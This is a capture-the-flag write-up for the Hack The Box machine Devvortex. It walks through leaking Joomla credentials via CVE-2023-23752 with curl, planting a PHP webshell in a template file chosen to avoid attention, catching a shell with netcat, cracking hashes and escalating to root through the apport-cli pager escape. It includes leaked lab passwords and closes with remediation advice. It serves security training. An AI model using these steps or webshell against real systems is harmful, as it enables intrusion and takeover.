HTB: Devvortex
Devvortex is an easy Linux box featuring a vulnerable Joomla CMS with an information disclosure vulnerability (CVE-2023-23752) that leaks database credentials. After gaining admin access to Joomla, I upload a webshell to get initial access. Credentials found in the MySQL database allow lateral movement to the logan user. Privilege escalation exploits a vulnerable version of apport-cli (CVE-2023-1326) to escape from a pager and obtain a root shell.
Box Info
| OS | Difficulty | Release Date |
|---|---|---|
| Linux | Easy | 25 Nov 2023 |
Tools Used: nmap, ffuf, joomscan, curl, mysql, john, apport-cli
Attack Summary
- Discovered subdomain dev.devvortex.htb through VHOST enumeration
- Identified Joomla CMS version 4.2.6 on subdomain
- Exploited CVE-2023-23752 to leak MySQL credentials and user information
- Gained admin access to Joomla dashboard
- Uploaded webshell plugin for code execution
- Obtained reverse shell as www-data
- Dumped password hashes from MySQL database
- Cracked logan’s bcrypt hash
- SSH’d as logan user
- Exploited CVE-2023-1326 in apport-cli to escalate privileges
- Escaped from less pager to obtain root shell
Recon
Initial Scan
I ran nmap to enumerate open ports and its versions:
1
sudo nmap -sC -sV 10.129.229.146
Found two open ports:
1
2
3
4
5
6
7
8
9
PORT     STATE    SERVICE   VERSION
22/tcp   open     ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open     http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Results showed:
- SSH: OpenSSH 8.2p1 Ubuntu
- HTTP: nginx 1.18.0 (redirects to http://devvortex.htb/)
Based on OpenSSH version, the target is likely running Ubuntu 20.04.
I added devvortex.htb to /etc/hosts:
1
echo "10.10.11.242 devvortex.htb" | sudo tee -a /etc/hosts
Web Enumeration

Main Site - devvortex.htb
The main website is a static landing page for a web development company. Directory enumeration revealed only standard pages (about.html, contact.html, portfolio.html) with no interactive functionality.
Subdomain Discovery
I used ffuf to enumerate subdomains:
1
2
3
4
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
  -u http://10.10.11.242 \
  -H "Host: FUZZ.devvortex.htb" \
  -ac
Found subdomain: dev.devvortex.htb
Added to /etc/hosts:
1
echo "10.10.11.242 dev.devvortex.htb" | sudo tee -a /etc/hosts

Development Site - dev.devvortex.htb

I checked /robots.txt and found some directory on the subdomain.

Interesting directory:
1
2
/administrator  - Joomla admin login
/api           - API endpoint
The /administrator page confirmed this is a Joomla CMS installation.
Joomla Enumeration
Version Detection
I used joomscan to fingerprint the Joomla version:
1
joomscan --url http://dev.devvortex.htb/

Detected version: Joomla 4.2.6

Alternatively, the version can be found at:
1
http://dev.devvortex.htb/administrator/manifests/files/joomla.xml
CVE-2023-23752 Exploitation
Information Disclosure Vulnerability
Joomla versions 4.0.0 through 4.2.7 are vulnerable to CVE-2023-23752, an unauthenticated information disclosure vulnerability in the API endpoints.
The vulnerability allows access to restricted API endpoints by adding ?public=true to the query string.
Reference Article - https://www.vulncheck.com/blog/joomla-for-rce
Leaking User Information
I queried the users API endpoint:
1
curl "http://dev.devvortex.htb/api/index.php/v1/users?public=true" | jq
Retrieved two users:
- lewis (Super User / Admin)
- logan (Registered user)
Leaking Database Credentials
I queried the config/application endpoint:
1
curl "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true" | jq
Found MySQL credentials:
1
2
3
4
Database: joomla
User: lewis
Password: P4ntherg0t1n5r3c0n##
Host: localhost
Shell as www-data
Joomla Admin Access
The leaked MySQL password also worked for lewis’s Joomla account:
1
2
Username: lewis
Password: P4ntherg0t1n5r3c0n##

Logged into the Joomla administrator panel at /administrator.
Remote Code Execution via Template Editing
With administrative access to Joomla, there are multiple paths to achieve remote code execution. Since we already had backend access, instead of uploading a plugin, I chose a more direct method: editing an existing template file.
Joomla allows administrators to modify template files directly from the dashboard:
1
System → Site Templates → Cassiopeia → error.php
I chose to modify error.php instead of core layout files such as index.php. Since error.php is only rendered during application errors, modifying it reduces the risk of breaking normal site functionality and avoids drawing attention. Editing primary templates could potentially crash the entire site or lock me out of the admin panel if a syntax error were introduced.

Payload
Add the payload and saved the file.
1
system($_REQUEST['cmd']);
Triggering Command Execution
Once saved, the webshell became accessible through the application. I tested it by executing:
1
http://dev.devvortex.htb/index.php?cmd=id
After confirming command execution, I proceeded to obtain a reverse shell.
Reverse Shell
Start a listener:
1
nc -lvnp 9001
I executed the following payload via the cmd parameter:

I received a connection as www-data.
Upgraded the shell:
1
2
3
4
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Ctrl+Z
stty raw -echo; fg
export TERM=xterm
Shell as logan
MySQL Database Access
I connected to MySQL with the leaked credentials:
1
mysql -u lewis -p'P4ntherg0t1n5r3c0n##' joomla
Enumerated the users table:
1
2
3
4
5
show databases;
use joomla;
show tables;
describe sd4fg_users;

select name, username, password from sd4fg_users;
Found password hashes:
Hash Cracking
I saved the hashes and cracked them with john:
1
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Cracked logan’s password: tequieromucho
SSH as logan
1
2
ssh logan@devvortex.htb
# Password: tequieromucho
Got user flag:
1
cat user.txt
Privilege Escalation
Sudo Permissions
I checked logan’s sudo privileges:
1
sudo -l
Output:
1
2
User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
CVE-2023-1326
I checked the apport-cli version:
1
2
/usr/bin/apport-cli --version
# 2.20.11
This version is vulnerable to CVE-2023-1326, a privilege escalation vulnerability where apport-cli opens crash reports in the less pager, allowing escape to a shell.
Reference POC - https://github.com/cve-2024/CVE-2023-1326-PoC
Creating a Crash Report
I generated a minimal crash report:
1
echo -e "ProblemType: Crash\nArchitecture: amd64" > /tmp/crash.report
Exploiting apport-cli
I ran apport-cli with sudo:
1
sudo /usr/bin/apport-cli -c /tmp/crash.report
Selected V to view the report, which opened in less.
In the less pager, I typed:
1
!/bin/bash
This spawned a root shell:
1
2
id
# uid=0(root) gid=0(root) groups=0(root)
Got root flag:
1
cat /root/root.txt
Remediation
Short term:
- Update Joomla to the latest patched version (>4.2.7)
- Remove dangerous sudo permissions for apport-cli
- Implement strong password policies
- Disable information disclosure via API
Medium term:
- Regular security updates and patch management
- Implement least privilege principle for sudo
- Password audits to prevent credential reuse
- Monitor for unauthorized file uploads